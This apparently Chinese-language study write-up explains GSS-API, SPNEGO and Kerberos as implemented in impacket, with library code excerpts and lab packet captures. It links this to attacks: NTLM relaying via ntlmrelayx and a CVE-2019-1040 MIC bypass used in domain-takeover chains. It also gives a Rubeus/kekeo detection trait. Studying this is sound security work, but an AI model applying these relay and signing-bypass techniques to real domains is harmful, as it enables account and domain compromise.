
具体协议标准可以看https://datatracker.ietf.org/doc/html/rfc4121 The Kerberos Version 5 Generic Security Service Application Program Interface (GSS-API) Mechanism: Version 2


在gssapi.py中实现了rc4和aes两种加密形式的gssapi，

其中MIC数据结构是 *Message Integrity Code*，也就是消息完整性校验去防篡改，客户端发送*ISC_REQ_NO_INTEGRITY*会显式关闭此校验，另一种方式则是初次调用*InitializeSecurityContext* API时服务端会通过*NegpDetermineTokenPackage*函数来确定是否启用消息完整性校验，如果initial token是ntlm或kerberos token，那么就不会开启*ISC_REQ_INTEGRITY* ,发起者是smb协议，默认这个标志位为1，服务端会选择进行签名,而CVE-2019-1040漏洞可绕过NTLM MIC的防护机制，以使我们修改标志位，来让服务器不进行ldap签名(Exchange+CVE-2019-1040接管全域/RBCD+printbug/petitpotam+CVE-2019-1040)

WRAP数据结构则是因为在gssapi,初始化token建立通信后，后续通信的数据都通过warp和unwarp去加解密通信







gssapi的关键函数如下

```
GSS_Acquire_cred
Obtains the user's identity proof, often a secret cryptographic key
GSS_Import_name
Converts a username or hostname into a form that identifies a security entity
GSS_Init_sec_context
Generates a client token to send to the server, usually a challenge
GSS_Accept_sec_context
Processes a token from GSS_Init_sec_context and can generate a response token to
return
GSS_Wrap
Converts application data into a secure message token (typically encrypted)
GSS_Unwrap
Converts a secure message token back into application data
```

下面是使用 GSS-API 的一般步骤：

1. 每个应用程序（无论是发送者还是接受器）都明确获取凭证，除非已经自动获取凭证。使用 **gss_acquire_cred()** 或 **gss_add_cred()** 函数
2. 发送者启动一个安全上下文， 接受器接受该上下文。**gss_init_sec_context()** 函数用于启动应用程序和远程服务器之间的安全上下文。 如果成功，该函数将返回一个**上下文句柄**以建立上下文，还将返回一个要发送到接受器的上下文级别的令牌。 调用 **gss_init_sec_context()** 之前，客户机应当执行以下任务：
    1. 使用 **gss_acquire_cred()** 获取凭证（如有必要）。 通常，客户机会在登录时接收凭证。 **gss_acquire_cred()** 只能从正在运行的操作系统中检索初始凭证。
    2. 使用 **gss_import_name()** 以 GSS-API 内部格式导入服务器的名称。 有关名称和 **gss_import_name()** 的更多信息，请参见GSS-API 中的名称。

    调用 **gss_init_sec_context()** 时，客户机通常会传递以下参数值：

    - `GSS_C_NO_CREDENTIAL`（用于 cred_handle 参数），用于表示缺省凭证
    - `GSS_C_NULL_OID`（用于 mech_type 参数），用于表示缺省机制
    - `GSS_C_NO_CONTEXT`（用于 context_handle 参数），用于表示初始的空上下文。 由于 **gss_init_sec_context()** 通常会循环调用，因此后续的调用会传递以前的调用所返回的上下文句柄
    - `GSS_C_NO_BUFFER`（用于 input_token 参数），用于表示最初为空的令牌。 或者，应用程序可以传递一个指向 gss_buffer_desc 对象的指针，该对象的长度字段已经设置为零
    - 使用 **gss_import_name()** 以 GSS-API 内部格式导入的服务器名称。
    - 上下文接受器可能需要多次握手才能建立上下文， 也即是说，接受器会要求启动器先发送多段上下文信息，然后再建立完整的上下文。 因此，为了实现可移植性，应始终在检查上下文是否已完全建立的循环过程中启动上下文。
    - 建立上下文的另一方面是接受上下文，这可通过 **gss_accept_sec_context()** 函数来完成。 通常情况下，服务器接受客户机使用 **gss_init_sec_context()** 已启动的上下文。输出令牌通过 **gss_accept_sec_context()** 返回,以后调用 **gss_accept_sec_context()** 时，输入令牌将作为参数传递。 **gss_accept_sec_context()** 不再向启动器发送令牌时，将返回一个长度为零的输出令牌。 除了检查返回状态 **gss_accept_sec_context()** 以外，循环还应当检查输出令牌的长度，查看是否必须发送其他令牌。 开始循环之前，应将输出令牌的长度初始化为零。 请将输出令牌设置为 `GSS_C_NO_BUFFER` 或者将结构的长度字段设置为零值。
    -
3. 发送者向要传送的数据应用安全保护机制。 发送者会对消息进行加密或者使用标识标记对数据进行标记。 发送者随后将传送受保护的消息。

注 –

发送者可以选择不应用安全保护机制，在这种情况下，消息仅具有缺省的 GSS-API 安全服务，即验证。

---

4. 接受器根据需要对消息进行解密，并在适当的情况下对消息进行验证。
5. （可选）接受器将标识标记返回到发送者进行确认。
6. 这两个应用程序都会销毁共享的安全上下文。 如有必要，分配功能还可以解除分配其余任何 GSS-API 数据。


在impacket中主要使用gssapi中涉及到的静态变量

```
eg.impacket/krb5/kerberosv5.py
from impacket.krb5.gssapi import CheckSumField, GSS_C_DCE_STYLE,
GSS_C_MUTUAL_FLAG, GSS_C_REPLAY_FLAG,

gssapi.py
# Constants
GSS_C_DCE_STYLE      = 0x1000
GSS_C_DELEG_FLAG     = 1
GSS_C_MUTUAL_FLAG    = 2
GSS_C_REPLAY_FLAG    = 4
GSS_C_SEQUENCE_FLAG = 8
GSS_C_CONF_FLAG      = 0x10
GSS_C_INTEG_FLAG     = 0x20

# Mic Semantics
GSS_HMAC = 0x11
# Wrap Semantics
GSS_RC4  = 0x10

# 2.  Key Derivation for Per-Message Tokens
KG_USAGE_ACCEPTOR_SEAL  = 22
KG_USAGE_ACCEPTOR_SIGN  = 23
KG_USAGE_INITIATOR_SEAL = 24
KG_USAGE_INITIATOR_SIGN = 25

KRB5_AP_REQ = struct.pack('<H', 0x1)

# 1.1.1. Initial Token - Checksum field
class CheckSumField(Structure):
    structure = (
        ('Lgth','<L=16'),
        ('Bnd','16s=b""'),
        ('Flags','<L=0'),
    )
```


spnego.py

这里顺便看下SPNEGO协议，是微软对kerberos认证的一种扩展

kerberos认证协议如下




SPNEGO协议认证如下




1. 首先，用户从工作站登录到 Microsoft 域控制器 `MYDOMAIN.EXAMPLE.COM` 。
2. 然后，用户尝试访问 Web 应用程序。 用户使用客户机浏览器请求受保护的 Web 资源，这会将 `HTTP GET` 请求发送到 Liberty 服务器。


3. Liberty 服务器中的 SPNEGO 认证使用包含 `Authenticate: Negotiate` 状态的 `HTTP 401` 验证问题头来回答客户机浏览器。
4. 客户机浏览器识别协商头，因为客户机浏览器配置为支持集成 Windows 认证。 客户机针对主机名解析所请求的 URL。 客户机使用主机名来构成目标 Kerberos 服务主体名称 (SPN) `HTTP/myLibertyMachine.example.com`，以从 Microsoft Kerberos KDC (`TGS_REQ`) 中的 Kerberos 授予凭单的服务 (`TGS`) 请求 Kerberos 服务凭单。 然后， `TGS` 向客户机发出 Kerberos 服务凭单 (`TGS_REP`)。 Kerberos 服务凭单 (SPNEGO 令牌) 证明用户的身份和对服务 (Liberty 服务器) 的许可权。
5. 然后，客户机浏览器响应 Liberty 服务器 Authenticate: 与在请求 HTTP 头的上一步中获取的 SPNEGO 令牌协商提问。
6. Liberty 服务器中的 SPNEGO 认证会看到带有 SPNEGO 令牌的 HTTP 头，验证 SPNEGO 令牌，并获取用户的身份 (主体)。
7. 在 Liberty 服务器获取用户身份后，它将验证其用户注册表中的用户并执行授权检查。
8. 如果授予了访问权，那么 Liberty 服务器将使用 `HTTP 200` 发送响应。 Liberty 服务器还在响应中包含 LTPA cookie。 此 LTPA Cookie 用于后续请求。

在impacket中常用的主要是SPNEGO_NegTokenInit, TypesMech, SPNEGO_NegTokenResp, ASN1_AID，主要使用在ntlmrelayx中继攻击中，在https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/06451bf2-578a-4b9d-94c0-8ce531bf14c4中可以看到smb调用MS-SPNG（SPNEGO）来验证用户



认证流程如下





在spnego.py，中常用的也是SPNEGO_NegTokenInit类和SPNEGO_NegTokenResp类来解析修改smb auth请求

```
eg./impacket/examples/ntlmrelayx/clients/smtprelayclient.py
from impacket.spnego import SPNEGO_NegTokenResp
......
    def sendAuth(self, authenticateMessageBlob, serverChallenge=None):
        if unpack('B', authenticateMessageBlob[:1])[0] ==
SPNEGO_NegTokenResp.SPNEGO_NEG_TOKEN_RESP:
            respToken2 = SPNEGO_NegTokenResp(authenticateMessageBlob)
            token = respToken2['ResponseToken']
        else:
            token = authenticateMessageBlob
        auth = base64.b64encode(token)
        self.session.putcmd(auth)
        typ, data = self.session.getreply()
        if typ == 235:
            self.session.state = 'AUTH'
            return None, STATUS_SUCCESS
        else:
            LOG.error('SMTP: %s' % ''.join(data))
            return None, STATUS_ACCESS_DENIED
```

kerberosv5.py

文件中重要的函数是kerberosr认证中getKerberosTGT和getKerberosTGS

在getKerberosTGT首先初始化AS_REQ,随后添加include-pac，pvno等header参数，随后设置reqbody中的各个参数sname，cname等，

```
def getKerberosTGT(clientName, password, domain, lmhash, nthash, aesKey='',
kdcHost=None, requestPAC=True):
    ....
    asReq = AS_REQ()
    domain = domain.upper()
    serverName = Principal('krbtgt/%s'%domain,
    type=constants.PrincipalNameType.NT_PRINCIPAL.value)
    ....
    asReq['pvno'] = 5
    asReq['msg-type'] =  int(constants.ApplicationTagNumbers.AS_REQ.value)
    ....
    reqBody = seq_set(asReq, 'req-body')
    ....
    reqBody['till'] = KerberosTime.to_asn1(now)
    reqBody['rtime'] = KerberosTime.to_asn1(now)
    ....
            if aesKey != b'':
            if len(aesKey) == 32:
                supportedCiphers =
(int(constants.EncryptionTypes.aes256_cts_hmac_sha1_96.value),)
                .....
```

并设置aeskey,随后使用sendReceive发送请求并解析AS_REP,但没有使用用户hash,所以preAuth为false得到krb error

```
    try:
        r = sendReceive(message, domain, kdcHost)
        ....
    try:
        asRep = decoder.decode(r, asn1Spec = KRB_ERROR())[0]
        ....
```

```
1217 1.571515    192.168.31.130    192.168.31.131    KRB5    229 AS-REQ
1218 1.572500    192.168.31.131    192.168.31.130    KRB5    228 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
```

之后使用ntlmhash加密时间戳,并构建as_req时间戳

```
    if isinstance(nthash, bytes) and nthash != b'':
        key = Key(cipher.enctype, nthash)
    elif aesKey != b'':
        key = Key(cipher.enctype, aesKey)
    else:
        key = cipher.string_to_key(password, encryptionTypesData[enctype], None)

    if preAuth is True:
        if enctype in encryptionTypesData is False:
            raise Exception('No Encryption Data Available!')
```

```
        # Let's build the timestamp
        timeStamp = PA_ENC_TS_ENC()

        now = datetime.datetime.utcnow()
        timeStamp['patimestamp'] = KerberosTime.to_asn1(now)
        timeStamp['pausec'] = now.microsecond

        # Encrypt the shyte
        encodedTimeStamp = encoder.encode(timeStamp)

        # Key Usage 1
        # AS-REQ PA-ENC-TIMESTAMP padata timestamp, encrypted with the
        # client key (Section 5.2.7.2)
        encriptedTimeStamp = cipher.encrypt(key, 1, encodedTimeStamp, None)

        encryptedData = EncryptedData()
        encryptedData['etype'] = cipher.enctype
        encryptedData['cipher'] = encriptedTimeStamp
        encodedEncryptedData = encoder.encode(encryptedData)

        # Now prepare the new AS_REQ again with the PADATA
        # ToDo: cannot we reuse the previous one?
        asReq = AS_REQ()

        asReq['pvno'] = 5
        asReq['msg-type'] =  int(constants.ApplicationTagNumbers.AS_REQ.value)

        asReq['padata'] = noValue
        asReq['padata'][0] = noValue
        asReq['padata'][0]['padata-type'] =
int(constants.PreAuthenticationDataTypes.PA_ENC_TIMESTAMP.value)
        asReq['padata'][0]['padata-value'] = encodedEncryptedData

        asReq['padata'][1] = noValue
        asReq['padata'][1]['padata-type'] =
int(constants.PreAuthenticationDataTypes.PA_PAC_REQUEST.value)
        asReq['padata'][1]['padata-value'] = encodedPacRequest
......
```

这里直接将返回包当成了tgt变量,当然,在example中的getTGT脚本是调用getKerberosTGT函数后用ccache.py中的fromTGT将返回包中的TGT提取出来并保存为TGT缓存文件

```
eg./examples/getTGT.py


def run(self):
        userName = Principal(self.__user,
type=constants.PrincipalNameType.NT_PRINCIPAL.value)
        tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(userName,
self.__password,
self.__domain,unhexlify(self.__lmhash),unhexlify(self.__nthash),
self.__aesKey,self.__kdcHost)
        self.saveTicket(tgt,oldSessionKey)
```

```
    def saveTicket(self, ticket, sessionKey):
        logging.info('Saving ticket in %s' % (self.__user + '.ccache'))
        from impacket.krb5.ccache import CCache
        ccache = CCache()

        ccache.fromTGT(ticket, sessionKey, sessionKey)
        ccache.saveFile(self.__user + '.ccache')
```

当然,我们的函数不止返回tgt的AS_REP包.他会使用用户的ntlm hash揭密处我们的服务会话密钥

```
    try:
        plainText = cipher.decrypt(key, 3, cipherText)
        encASRepPart = decoder.decode(plainText, asn1Spec = EncASRepPart())[0]
         # Get the session key and the ticket
        cipher = _enctype_table[encASRepPart['key']['keytype']]
        sessionKey = Key(cipher.enctype,encASRepPart['key']
['keyvalue'].asOctets())

.......
    if isinstance(nthash, bytes) and nthash != b'':
        key = Key(cipher.enctype, nthash)
```

```
1444 1.807532    192.168.31.130    192.168.31.131    KRB5    307 AS-REQ
1445 1.808295    192.168.31.131    192.168.31.130    KRB5   1455 AS-REP
```

接下来让我们看下之前的请求头和reqbody究竟是什么

```
Kerberos
  Record Mark: 249 bytes
      0... .... .... .... .... .... .... .... = Reserved: Not set
      .000 0000 0000 0000 0000 0000 1111 1001 = Record Length: 249
  as-req
      pvno: 5
      msg-type: krb-as-req (10)
    padata: 2 items
      PA-DATA pA-ENC-TIMESTAMP
        padata-type: pA-ENC-TIMESTAMP (2)
          padata-value: 3041a003020112a23a04383ba1aa28867bc26f96167521389de9e93a9911e1715b4e42b8…
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              cipher: 3ba1aa28867bc26f96167521389de9e93a9911e1715b4e42b852f5c7a66456eaa0bc9852…
      PA-DATA pA-PAC-REQUEST
        padata-type: pA-PAC-REQUEST (128)
          padata-value: 3005a0030101ff
              include-pac: True
```

1.pvno kerberos的版本号
2.msg-type 消息类型，这里就是KRB_AS_REQ(0x0a)
3.PA_DATA Pre-authentication Data，预身份认证，每个认证消息有type和value。
PA-DATA PA-ENC-TIMESTAMP 用户HASH加密后的时间戳
    padata-type: padata类型
        padata-vaule: padata的值
            etype: 加密类型
            cipher: 加密后的值
PA-DATA PA-PAC-REQUEST: PAC扩展
    padata-type: padata类型
        padata-vaule: padata的值
        include-pac: 是否包含PAC，如果包含那么在响应包中就会返回PAC
4.req-body 请求体
padding:填充
kdc-options:用于与KDC约定一些选项设置

```
cname: 客户端用户名
realm: 域名
sname: 服务端用户名，在AS_REQ 中sname是krbtgt，类型是KRB_NT_SRV_INST
till: 到期时间，rubeus和kekeo都是20370913024805Z，可以作为特征检测
nonce：随机生成的一个数，用于检测重放攻击
etype: 协商加密类型，KDC按照etype类型选择用户hash对应的加密方式
```

返回的请求包如下

```
Kerberos
  Record Mark: 1397 bytes
      0... .... .... .... .... .... .... .... = Reserved: Not set
      .000 0000 0000 0000 0000 0101 0111 0101 = Record Length: 1397
  as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
    padata: 1 item
      PA-DATA pA-ETYPE-INFO2
        padata-type: pA-ETYPE-INFO2 (19)
          padata-value: 30183016a003020112a10f1b0d544553542e4c4f43414c7a7a7a
            ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: TEST.LOCALzzz
      crealm: TEST.LOCAL
    cname
        name-type: kRB5-NT-PRINCIPAL (1)
      cname-string: 1 item
          CNameString: zzz
    ticket
        tkt-vno: 5
        realm: TEST.LOCAL
      sname
          name-type: kRB5-NT-PRINCIPAL (1)
        sname-string: 2 items
            SNameString: krbtgt
            SNameString: TEST.LOCAL
      enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 2
          cipher: 59b4b088f3041487592aa4fcbd1227431e99a0adac1010bc32399b1fe2ca8c32acbf3238…
    enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher: 7a1ff78165ee696497d1b7d97bb3563608aed9f73ff96035dba42b5ddb7920c8ec2fd460…
```

从返回包中我们可以看到tgt和用户hash加密的会话密钥

接下来我们来看下getKerberosTGS函数

首先根据提供的tgt和session key构建TGS_REQ(tgt+sessionkey加密的时间戳)

```
    try:
        decodedTGT = decoder.decode(tgt, asn1Spec = AS_REP())[0]
    except:
        decodedTGT = decoder.decode(tgt, asn1Spec = TGS_REP())[0]

    domain = domain.upper()
    # Extract the ticket from the TGT
    ticket = Ticket()
    ticket.from_asn1(decodedTGT['ticket'])
    ....
        now = datetime.datetime.utcnow()
    authenticator['cusec'] =  now.microsecond
    authenticator['ctime'] = KerberosTime.to_asn1(now)
```

```
    encodedAuthenticator = encoder.encode(authenticator)

    # Key Usage 7
    # TGS-REQ PA-TGS-REQ padata AP-REQ Authenticator (includes
    # TGS authenticator subkey), encrypted with the TGS session
    # key (Section 5.5.1)
    encryptedEncodedAuthenticator = cipher.encrypt(sessionKey, 7,
encodedAuthenticator, None)
```

TGS收到内容1(tgt)和内容2(sessionkey加密的时间戳)，KdrTGT 用户的hash来解密TGT，拿到了（TGT）客户端id，会话密钥，再使用会话密钥解密内容2，得到（身份验证器）客户端id，然后比对两个客户端id是否一致，一致则通过认证，然后就用内容1中的服务id来找到对应的hash来作为密钥，返回给客户端两众内容：

```
内容1：服务id对应的hash加密的客户端到服务器票证（包括客户端ID，客户端网络地址，有效期和客户端/服务器会话密钥）
内容2:使用会话密钥（session key）加密的客户端/服务器会话密钥
```

客户端使用会话密钥（session key）解密内容2获得客户端/服务器会话密钥

